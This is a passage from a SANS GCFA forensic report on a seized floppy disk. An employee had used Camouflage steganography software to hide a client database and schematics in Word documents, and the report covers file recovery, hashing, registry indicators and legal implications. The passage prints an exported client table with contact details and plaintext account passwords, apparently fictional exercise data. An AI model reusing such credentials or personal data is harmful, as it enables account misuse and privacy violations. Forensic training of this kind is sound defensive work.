The table above shows the times for each file as recorded by *Camouflage Software*, but with the 6 hour correction for the time difference. *Camouflage Software* does not appear to record the seconds value for the timestamps and simply uses the minute value for the seconds.

The timestamps obtained from *Camouflage Software* corroborate the findings from the *File Activity Timeline* section of the document; the *Modified* times from *Camouflage Software* for each of the Microsoft Word documents match

the *Modified* times recorded in the *File Activity Timeline* for these same files, based on the hour and minute values.

There is one obvious discrepancy in terms of the times reported by *Camouflage Software* for the extracted files: *pem_fuelcell.gif* has a modified time which is earlier than the created time. I am unable to explain how this may have occurred.

Each extracted file needs to be viewed to ensure that its contents belong to Ballard Industries.

© SANS Institute 2005, Author retains full rights.

Contents of Extracted Files

I copied each of the extracted files to the forensic workstation for analysis, using the SMB connection created earlier for copying files to the Windows 2000 Server.

```
$ mkdir ../camo-extracted
$ cp extracted/* ../camo-extracted
```

Before examining the files I obtained MD5 hashes for each of the files. These hashes can be used for comparison against the original files (if available) from the office workstation.

```
$ cd ../camo-extracted
$ for f in $(ls); do md5sum $f >> camo-extracted.md5; done
$ cat camo-extracted.md5
c3a869ff6b71c7be3eb06b6635c864b1  CAT.mdb
9da5d4c42fdf7a979ef5f09d33c0a444
Hydrocarbon%20fuel%20cell%20page2.jpg
3ebd8382a19c88c1d276645035e97ce9  Opportunity.txt
5e39dcc44acccdca7bba0c15c6901c43  PEM-fuel-cell-large.jpg
864e397c2f38ccfb778f348817f98b91  pem_fuelcell.gif
```

Using *file* I determined the type of each of the extracted files.

```
$ file *
CAT.mdb: Microsoft Access Database
Hydrocarbon%20fuel%20cell%20page2.jpg: JPEG image data, JFIF standard
1.02
Opportunity.txt: ASCII text, with CRLF line
terminators
PEM-fuel-cell-large.jpg: JPEG image data, JFIF standard
1.02
camo-extracted.md5: ASCII text
pem_fuelcell.gif: GIF image data, version 89a,
550 x 373
```

Viewing of the text file was completed using the *cat* command, while the graphics files were opened using *Eye of Gnome*.

```
$ cat Opportunity.txt
I am willing to provide you with more information for a price. I
have included a sample of our Client Authorized Table database. I
have also provided you with our latest schematics not yet available.
They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```




Figure 25: Contents of "Hydrocarbon%20fuel%20cell%20page2.jpg"




Figure 26: Contents of "PEM-fuel-cell-large.jpg"




Figure 27: Content of "pem_fuelcell.gif"

The final file to be analysed was *CAT.mdb*. The *file* command identified it as a *Microsoft Access Database* file. While obtaining a copy of Microsoft Access to view the file is an option, using the *mdbtools* utilities it is possible to extract the data from the file.

```
$ mdb-tables CAT.mdb
Clients

$ mdb-export CAT.mdb Clients
First,Last,Phone,Company,Address,Address1,City,State,Zipcode,Account,
Password
"Jodie","Kelly","", "Data Movers", "7256 Beerwah Ave.", "Suite
110", "Wetherby", "UK", "LS22 6RG", "kellbeer", "tmu0ENOk"
"Patrick","Roy","", "The Magic Lamp", "4150 Regents Park", "Row
#170", "Calgary", "CA", "R4316DF", "roythema", "rJag6Q00"
"Edward", "Cash", "212-562-0997", "E & C Inc.", "76 S. King St", "Suite
300", "Santa Barbara", "CA", "80124", "cashking", "Of8uQlfc"
"Jerry", "Jackson", "410-677-7223", "Double J's", "11561 W. 27
St.", "", "Baltimore", "MD", "20278", "jack27st", "JLbW3Pq5"
"Bob", "Esposito", "703-233-2048", "Cook Labs", "245 Main
St", "", "Alexandria", "VA", "20231", "espomain", "y4NSHMNf"
"Jeff", "Hayes", "404-893-5521", "Big Sky First", "90 Old Saw Mill
Rd", "", "Billings", "MT", "59332", "hayeolds", "3R30bb7i"
"Marie", "Horton", "800-234-king", "King Labs, Inc.", "700 King Labs
Ave", "Suite 900", "Biloxi", "MS", "39533", "hortking", "Yk7Sr4pA"
"Lenny", "Jones", "877-Get-done", "Quick Printing", "99 E. Grand View
Dr", "", "Omaha", "NE", "56098", "joneeast", "868y48RH"
"Steve", "Bei", "616-833-0129", "Island Labs", "65 Kiwi
Way", "", "Honolulu", "HA", "93991", "beikiwiw", "JDH20u26"
"Roger", "Forrester", "210-586-2312", "TCFL", "188 Greenville
Rd", "", "Austin", "TX", "77239", "forrgree", "si4OW8UV"
"David", "Lee", "866-554-0922", "Tech Vision", "300 Lone Grove
Lane", "", "Wichita", "KS", "30189", "leetechv", "01A26a3k"
```

Using *mdb-tables* against the file reveals that only one table named *Clients* exists within the database file. The *mdb-export* command allows for the extraction of the contents of a table from the database file. The data is exported in CSV format.

From the extracted data, it is clear that the information belongs to Ballard and is clearly of a sensitive nature.

Findings

Summary

The forensic analysis of the floppy disk clearly illustrates that Mr Robert John Leszczynski, Jr. intended selling the intellectual property of Ballard Industries, Inc to a 3rd party. This is borne out by the text contained within the file named *Opportunity.txt* and the fact that the files referred to in the text (the schematics and the client database) were recovered from files stored on the floppy disk confiscated from him.

This section of the report aims to consolidate the facts and explain the findings from the forensic analysis section of this report as clearly as possible.

Image Details

The floppy disk image (Tag # fl-260404-RJL1) contained the following files:

Filename	Acceptable_Encryption_Policy.doc
MD5 Hash	f785ba1d99888e68f45dabeddb0b4541
Modified	Fri Apr 23 14:10:50 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:44 2004
Size (bytes)	22528

Filename	Information_Sensitivity_Policy.doc
MD5 Hash	99c5dec518b142bd945e8d7d2fad2004
Modified	Fri Apr 23 14:11:10 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:20 2004
Size (bytes)	42496

Filename	Internal_Lab_Security_Policy.doc
MD5 Hash	b9387272b11aea86b60a487fbd1b336
Modified	Thu Apr 22 16:31:06 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:24 2004
Size (bytes)	33423

Filename	Internal_Lab_Security_Policy1.doc
MD5 Hash	e0c43ef38884662f5f27d93098e1c607
Modified	Thu Apr 22 16:31:06 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:22 2004
Size (bytes)	32256

Filename	Password_Policy.doc
MD5 Hash	ac34c6177ebdc4f4adc41f0e181be1bc
Modified	Fri Apr 23 11:55:26 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:26 2004
Size (bytes)	307935

Filename	Remote_Access_Policy.doc
MD5 Hash	5b38d1ac1f94285db2d2246d28fd07e8
Modified	Fri Apr 23 11:54:32 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:36 2004
Size (bytes)	215895

Filename	CamShell.dll
MD5 Hash (1)	6462fb3acca0301e52fc4ffa4ea5eff8
MD5 Hash (2)	4e986ab0909d2946bed868b5f896906f
Modified	Sat Feb 3 19:44:16 2001
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:46:18 2004
Size (bytes)	36864

Filename	_ndex.htm
MD5 Hash	17282ea308940c530a86d07215473c79
Modified	Fri Apr 23 10:53:56 2004
Accessed	Mon Apr 26 00:00:00 2004
Created	Mon Apr 26 09:47:36 2004
Size (bytes)	727

The files marked in blue were deleted from the floppy disk, but recovered using forensic techniques.

Note that *CamShell.dll* has two different MD5 hashes associated with it. Part of the file had been overwritten after it had been deleted; the first hash relates to the file extracted from the floppy disk prior to reconstruction and the second hash relates to the file after reconstruction. Details regarding the recovery and reconstruction can be found under the relevant heading in the *Analysis* section of this report.

Screenshots showing the MD5 hashes relating to the extracted, reconstructed and original versions of *CamShell.dll* can be found in figures 12 and 13 in the *Analysis* section of this report. Figure 5 in the same section shows the MD5 hashes for each of the files on the floppy disk, excluding the deleted files.

The files on the disk do not have any ownership information associated with them as unfortunately FAT does not record this information.

The file *CamShell.dll* forms part of the *Camouflage Software v. 1.2.1* package as downloaded from the Internet. This software was used by Mr Leszczynski to hide various files containing Ballard Industries' Intellectual Property within seemingly innocuous word documents. The documents that contained the hidden files are marked in red.

The keywords associated with *CamShell.dll* are as follows (extracted using *strings*):

```
II\SheCamouflageShell
CamShell
CamouflageShell
C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb
CamShell.dll
1CamouflageShellW
```

Additional keywords that are associated with the file (extracted using *strings* with '-e' option for 16-bit strings):

```
*AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
Camouflage.ShellExt
Software\Camouflage\Settings
ExplorerNameCamouflage
Camouflage
ExplorerNameUncamouflage
Uncamouflage
Camouflage.exe /C
Camouflage.exe /U
Comments
http://www.camouflage.freemove.co.uk
CompanyName
Twisted Pear Productions
FileDescription
Keeps files containing sensitive information safe from prying eyes.
LegalCopyright
Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.
ProductName
Camouflage
FileVersion
1.01.0001
ProductVersion
1.01.0001
InternalName
CamShell
OriginalFilename
CamShell.dll
```

It is clear that using the 16-bit string search provides better keywords for identifying the file.

The following files were extracted from various files on the floppy disk, using *Camouflage Software*:

Filename	Opportunity.txt
MD5 Hash	3ebd8382a19c88c1d276645035e97ce9
Contained In	Internal_Lab_Security_Policy.doc
Modified	Fri Apr 23 14:03 2004
Accessed	Fri Apr 23 2004
Created	Fri Apr 23 11:19 2004
Size (bytes)	312

Filename	PEM-fuel-cell-large.jpg
MD5 Hash	5e39dcc44acccdca7bba0c15c6901c43
Contained In	Password_Policy.doc
Modified	Fri Apr 23 10:23 2004
Accessed	Fri Apr 23 2004
Created	Fri Apr 23 10:23 2004
Size (bytes)	28167

Filename	Hydrocarbon%20fuel%20cell%20page2.jpg
MD5 Hash	9da5d4c42fdf7a979ef5f09d33c0a444
Contained In	Password_Policy.doc
Modified	Fri Apr 23 10:21 2004
Accessed	Fri Apr 23 2004
Created	Fri Apr 23 10:21 2004
Size (bytes)	208127

Filename	pem_fuelcell.gif
MD5 Hash	864e397c2f38ccfb778f348817f98b91
Contained In	Password_Policy.doc
Modified	Fri Apr 23 10:15 2004
Accessed	Fri Apr 23 2004
Created	Fri Apr 23 10:19 2004
Size (bytes)	30264

Filename	CAT.mdb
MD5 Hash	c3a869ff6b71c7be3eb06b6635c864b1
Contained In	Remote_Access_Policy.doc
Modified	Fri Apr 23 11:21 2004
Accessed	Fri Apr 23 2004
Created	Thu Apr 22 15:57 2004
Size (bytes)	184320

The contents of each of these files are shown under the appropriate heading in the *Analysis* section of this report.

Program Identification & Forensic Details

Mr Robert John Leszczynski, Jr. attempted to remove confidential information from Ballard Industries' premises. He utilised a program, which is freely available on the Internet, to hide the customer database and schematic diagrams within some Microsoft Word documents using a technique called *Steganography*. He then stored these files on a floppy disk and attempted to leave the building with the disk – presumably with the intention of giving the disk to the 3rd party.

According to Wikipedia (<http://en.wikipedia.org/wiki/Steganography>):

Steganography is the art and science of writing hidden messages in such a way that no one apart from the intended recipient even knows that a message has been sent. The name comes from Johannes Trithemius's Steganographia: a treatise on cryptography and steganography disguised as a book on black magic, and is Greek for "hidden writing."

Generally a steganographic message will appear to be something else, like a shopping list, an article, a picture, or some other "cover" message.

Steganographic messages are typically first encrypted by some traditional means, and then a coverttext is modified in some way to contain the encrypted message, resulting in stegotext. For example, the letter size, spacing, typeface, or other characteristics of a coverttext can be manipulated to carry the hidden message; only the recipient (who must know the technique used) can recover the message and then decrypt it. Francis Bacon is known to have suggested such a technique to hide messages.

The program used by Mr Leszczynski has been identified as *Camouflage Software version 1.2.1*.

As shown in the *Analysis* section of this document, there were several clues which led to this conclusion.

- The floppy disk contained a deleted file named *CamShell.dll*. By examining the meta-data for the deleted file, it was clear that the file had last been modified on Mon 26 April at approximately 09:46. This time was very close to the modification times of the other files on the disk. Considering that a file containing executable code was stored on the floppy disk with seemingly innocuous policy documents, that it was modified at a time similar to the other files on the disk and that the file had been subsequently deleted, suspicions were raised and thus warranted further investigation.
- A tool named *strings* was used to display text contained within the floppy disk image. The text "Keeps files containing sensitive information safe from prying eyes" was found in close proximity to the word "Camouflage" as well as close to the word "CamShell.dll". This indicated that there was a strong possibility that the remaining files on the disk contained hidden information and that *CamShell.dll* was

involved.

- The tool *antiword* displays the contents of Microsoft Word documents as text. This tool generated errors for three of the document files but was able to process the remaining files, indicating potential problems with the file structure.
- Hex analysis of two files with very similar names, *Internal_Lab_Security_Policy.doc* and *Internal_Lab_Security_Policy1.doc*, showed that the files were identical except for some data appended to the end of the former file.
- Searching Google for relevant keywords obtained from the *strings* searches revealed a paper titled “The Ease of Steganography and Camouflage” by John Bartlett as well as references to Camouflage Software, including a site from which the software could be retrieved. Another site by Guillermito was found which contained excellent information about Camouflage Software, including details about breaking the password protection mechanism used by the software.
- The details provided by Guillermito regarding the format of a typical file modified by Camouflage were identified within the three suspicious Word Documents that could not be processed by *antiword*, and the potential passwords were recovered using the technique Guillermito described.
- The *Camouflage Software Version 1.2.1* was retrieved from the Internet and installed on a VMWare Windows 2000 Server. The suspect documents were copied to the server and the *Camouflage Software* was used to process the files. The passwords worked as expected and hidden files were revealed and retrieved, confirming that this software was used.

To verify that the copy of *CamShell.dll* which was deleted from the floppy disk matched the version of *CamShell.dll* retrieved from the Internet as part of the *Camouflage Software* package, it was necessary to prove that the files were identical.

This was achieved by extracting the deleted version of the file from the floppy disk, taking an MD5 hash of this file and comparing it to the MD5 hash of the file obtained from the Internet.

However, there was a minor complexity in that the deleted version of the file could not be recovered perfectly intact as it had been partially overwritten by another file, which had then been deleted as well.

The file that partially overwrote the deleted instance of *CamShell.dll* was determined to be 727 bytes according to the meta-data for that file. By replacing the first 727 bytes of the undeleted file with 727 bytes from the beginning of the downloaded copy of *CamShell.dll*, the deleted instance was

reconstructed. This was confirmed by matching the MD5 hashes for both the undeleted, reconstructed file and the Internet copy of the file.

The *Camouflage Software* website provides the following information, taken from the index page (<http://camouflage.unfiction.com/>):

What is Camouflage?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within. You can even camouflage files within camouflaged files.

As per the explanation, the software 'scrambles' the content of the files to be hidden and then appends this data to the end of the file in which it is hiding the information. This could be clearly seen during the examination of *Internal_Lab_Security_Policy.doc* and *Internal_Lab_Security_Policy1.doc*, which showed that the files were identical but for the additional data that had been appended to the former file.

The network administrators can check for the following registry keys on Mr Leszczynski's office workstation to confirm that the application was indeed utilised. Some of the keys may not exist if the application has been uninstalled.

```
HKEY_CLASSES_ROOT*\shellex\ContextMenuHandle\Camouflage\Default
HKEY_CLASSES_ROOT\CamouflageShell.ShellExt\Default
HKEY_CLASSES_ROOT\CLSID\CamouflageShellExt
HKEY_CLASSES_ROOT\TypeLib\{3.0}\Default
HKEY_CLASSES_ROOT\TypeLib\{3.0}\Win32\Default
HKEY_CLASSES_ROOT\TypeLib\{3.0}\HELPDIR\Default
HKEY_CURRENT_USER\Software\Camouflage\Default
HKEY_CURRENT_USER\Software\Camouflage\CamouflageFile
HKEY_CURRENT_USER\Software\Camouflage\frmMain\CamouflageFileList
HKEY_CURRENT_USER\Software\Camouflage\frmMain\UncamouflageFileList
HKEY_CURRENT_USER\Software\Camouflage\Settings
```

As shown under the image details section above and earlier in the document under the *Extracting the Hidden Data* section, the *Camouflage Software* program appears to have last been used on Friday 23rd April 2004 at 14:03 MST at which time *Opportunity.txt* was hidden inside *Internal_Lab_Security_Policy.doc*. In addition to checking the registry keys, the administrators should also verify that Robert Leszczynski was logged in to his workstation at this time.

Legal Implications

According to Ballard Industries, Rift Inc. is manufacturing fuel cells which were once unique to Ballard Industries. The forensic investigation has revealed that it is likely that the information may have been provided to Rift by one of Ballard's employees.

Intellectual Property

According to IPWatchdog, (http://www.ipwatchdog.com/what_is_ip.html):

Intellectual property is probably best thought of (at least in general terms) as creations of the mind that are given the legal rights often associated with real or personal property. The rights that are given are a function of statutory law (i.e., law created by the legislature). These statutes may be federal or state laws, or in some instance both federal and state law govern various aspect of a single type of intellectual property. The term intellectual property itself is now commonly used to refer to the bundle of rights conferred by each of the following fields of law: (1) patent law; (2) copyright law; (3) trade secret law; (4) the right of publicity; and (5) trademark and unfair competition law. Some people confuse these areas of intellectual property law, and although there may be some similarities among these kinds of intellectual property protection, they are different and serve different purposes.

The proprietary information leaked from Ballard Industries can be considered to be Intellectual Property.

Intellectual-property.gov.uk (<http://www.intellectual-property.gov.uk/std/faq/question4.htm>) points out:

IP rights are essentially private rights. If someone infringes those rights, i.e. uses material without permission where there is no rule of law that might make such use legal, it is generally for IP right owners to use any remedies available under the civil law. For example, seeking injunctions and damages. However, in many cases it may be better to try and negotiate a solution to illegal use with the infringer before taking legal action.

The best approach must be carefully considered in consultation with legal or other professional advisers. Law societies can give you a list of suitable solicitors and patent or trade mark agents can also give advice.

In order to reduce the chances of people using your IP without your permission, you can make sure you bring the existence of IP to their notice in any dealings with them.

They continue with

If some IP rights are intentionally infringed on a commercial scale, there may also be the possibility of prosecuting that person for a criminal offence. Criminal offences exist in copyright, trade marks, performers rights and conditional access law. The circumstances need to be studied carefully to determine if the behaviour amounts to a criminal offence or a matter that can be resolved using the civil law.

The words counterfeiting, piracy and bootlegging are often used to describe the criminal behaviour. Where criminal offences may have been committed, an IP owner may pursue the matter themselves as a private prosecution, or report the matter to a public sector enforcer such as the police or trading standards office. Many IP owners concerned about criminal offences belong to an umbrella group, the Alliance Against Counterfeiting and Piracy, which may be able to offer advice.

Where goods infringing an IP right are being imported into the UK from a third country (i.e. a country outside the European Economic Area), it may be possible to ask HM Customs and Excise to seize the illegal goods.

It is therefore likely that in the UK, Ballard Industries would be able to take civil action against Rift, Inc., seeking injunctions and claiming damages. It may also be possible to create a criminal case, but this would need to be carefully considered in conjunction with legal professionals.

Data Protection Act 1998

In the UK, certain information is subject to the Data Protection Act 1998. The full act can be found at: <http://www.hmsso.gov.uk/acts/acts1998/19980029.htm>

According to the Information Commissioner, Data Protection Act 1998 – Legal Guidance, in Chapter 9, point 9.5:

It is an offence for a person, knowingly or recklessly, without the consent of the data controller, to:-

- *obtain or disclose personal data or the information contained in personal data, or procure the disclosure to another person of the information contained in personal data.*

The document continues in point 9.6,

If a person has obtained personal data in contravention of section 55(1) above, it is an offence to sell or offer to sell personal data.

It is also an offence to offer to sell personal data which the person subsequently obtains in contravention of section 55(1).

An advertisement indicating that personal data are or may be for sale is an offer to sell the data.

Personal data includes information extracted from personal data for the purposes of these offences.

Section 9.2 of the same document points out that “A person found guilty of any of these offences can be sentenced on summary conviction to a fine not exceeding the statutory maximum (currently £5,000), or on conviction on indictment, to an unlimited fine.”

It is believed that Mr Leszczynski obtained the customer database which contains personal data and made this data available to Rift Inc. These deeds are in direct contravention of the Data Protection Act 1998 and it is therefore likely that Ballard Industries may be able to bring this matter to the attention of the courts and create a criminal case against both Rift Inc., and Mr Leszczynski.

Breach of Contract

Depending on the contract Ballard Industries had in place with Mr Leszczynski, it may also be possible for Ballard to initiate civil proceedings against him; in particular, it may be possible to proceed due to a breach of contract (Mr Leszczynski revealed sensitive corporate information which is an action explicitly forbidden by the contract). Criminal prosecution may also be an option, but again this would need to be considered in conjunction with professional legal advice.

Further Information

Additional information relating to the use of the Sleuthkit and Autopsy Forensic Browser can be found in an excellent set of Newsletters titled "Informer" which can be found at: <http://www.sleuthkit.org/informer/>

Each newsletter contains excellent information concerning the use of various components of the Sleuthkit and the Autopsy Forensic Browser.

Johnson & Johnson Technology Consultants, LLC have a wealth of information and links relating to steganography. The site can be found at: <http://www.jjtc.com/Steganography/>

SecurityFocus published a useful document concerning Steganography: <http://www.securityfocus.com/infocus/1684>. This article contains some good references, including the reference to work conducted by Niels Provos who has conducted some excellent research in to Steganography; this can be found at <http://niels.xtdnet.nl/stego/>

Information relating Intellectual Property can be found at IPWatchdog (http://www.ipwatchdog.com/what_is_ip.html) and additional information relating to the UK can be found at <http://www.intellectual-property.gov.uk/index.htm>

The site <http://www.informationcommissioner.gov.uk/> contains excellent information relating to various official information in the UK, including Data Protection (<http://www.informationcommissioner.gov.uk/eventual.aspx?id=34>)

Tools

Antiword (<http://freshmeat.net/projects/antiword/>)
Autopsy (<http://www.sleuthkit.org/autopsy>)
Catdoc (<http://www.45.free.net/~vitus/ice/catdoc/>)
ClamAV (<http://www.clamav.net>)
Dcfldd (http://sourceforge.net/project/showfiles.php?group_id=46038)
F-Prot (<http://www.f-prot.com>)
Filemon (<http://www.sysinternals.com>)
Eye of Gnome (<http://ftp.gnome.org/pub/GNOME/sources/eog/>)
Gentoo Linux (Kernel 2.6.x) (<http://www.gentoo.org>)
Gnu Binutils (<http://www.gnu.org/software/binutils/>)
Gnu Coreutils (<http://www.gnu.org/software/coreutils/coreutils.html>)
Gzip (<http://www.gzip.org/>)
Mdbtools (<http://mdbtools.sourceforge.net>)
Regmon (<http://www.sysinternals.com>)
The Sleuthkit (<http://www.sleuthkit.org/sleuthkit/>)
Unshield (<http://synce.sourceforge.net/synce/unshield.php>)
VMWare Workstation (<http://www.vmware.com>)

© SANS Institute 2005, Author retains full rights.

References

1. "File extension details for .DLL" FileExt The File Extension Source 2004 15 July 2004
<<http://filext.com/detaillist.php?extdetail=dll>>
2. "File extension details for .HTM" FileExt The File Extension Source 2004 15 July 2004
<<http://filext.com/detaillist.php?extdetail=htm>>
3. Carrier, Brian "File Activity Timelines – Sleuthkit Reference Document" Sleuthkit.Org June 2003 11 July 2004
<http://www.sleuthkit.org/sleuthkit/docs/ref_timeline.html>
4. "FAT Folder Structure" NTFS.com 2004 11 July 2004
<<http://www.ntfs.com/fat-folder-structure.htm>>
5. "Time Stamps Change When Copying From NTFS to FAT" Microsoft Help and Support 6 May 2003 11 July 2004
<<http://support.microsoft.com/default.aspx?scid=kb;EN-US;127830>>
6. "Description of NTFS Date and Time Stamps for Files and Folders" Microsoft Help and Support 3 July 2003 11 July 2004
<<http://support.microsoft.com/default.aspx?scid=kb;en-us;299648>>
7. Yabumoto, Kan "Windows File Date and Time" XXCOPY TECHNICAL BULLETIN #15 7 June 2000 11 July 2004
<<http://www.xxcopy.com/xxcopy15.htm>>
8. Bartlett, John "The Ease of Steganography and Camouflage" SANS Institute 17 March 2002 16 July 2004
<<http://www.sans.org/rr/whitepapers/vpns/762.php>>
9. Guillermito "(easily) Breaking a (very weak) steganography software: Camouflage" guillermito2.net 6 May 2003 16 July 2004
<<http://www.guillermito2.net/stegano/camouflage/>>
10. Byers, Simon "Information Leakage Caused by Hidden Data in Published Documents" IEEE Computer Society 2003 17 July 2004
<<http://www.computer.org/security/v2n2/byers.htm>>
11. "Steganography" Wikipedia 2004 16 July 2004
<<http://en.wikipedia.org/wiki/Steganography>>
12. "What is Intellectual Property?" IPWatchdog 2003 25 July 2004
<http://www.ipwatchdog.com/what_is_ip.html>

13. "Intellectual Property: How do I enforce my rights?" IntellectualProperty 2004 25 July 2004
<<http://www.intellectual-property.gov.uk/std/faq/question4.htm>>
14. "Data Protection Act 1998" Queen's Printer of Acts of Parliament 1998 25 July 2004
<<http://www.hmso.gov.uk/acts/acts1998/19980029.htm>>
15. "Data Protection Act 1998 – Legal Guidance" Information Commissioner 2001 25 July 2004
<<http://www.informationcommissioner.gov.uk/cms/DocumentUploads/Data%20Protection%20Act%201998%20Legal%20Guidance.pdf>>
16. "The Sleuthkit Informer – Issues 1-17" The Sleuthkit Informer 15 February 2003 11 July 2004
<<http://www.sleuthkit.org/informer/>>
17. Patel, Asha "Information Hiding – The Art of Steganography" SANS Institute 2003 16 July 2004
<http://www.giac.org/practical/GSEC/Asha_Patel_GSEC.pdf>

© SANS Institute 2005, Author retains full rights.

GCFA Practical Assignment

Version 1.5

Part 2

Forensic Analysis of a Windows 2000 Server

Author: Byrne Ghavalas

Submitted 8th December 2004

© SANS Institute 2005, Author retains full rights.

Forensic Analysis Report

Prepared for:

Mr Peter Honey
Honey Industries

Reference:

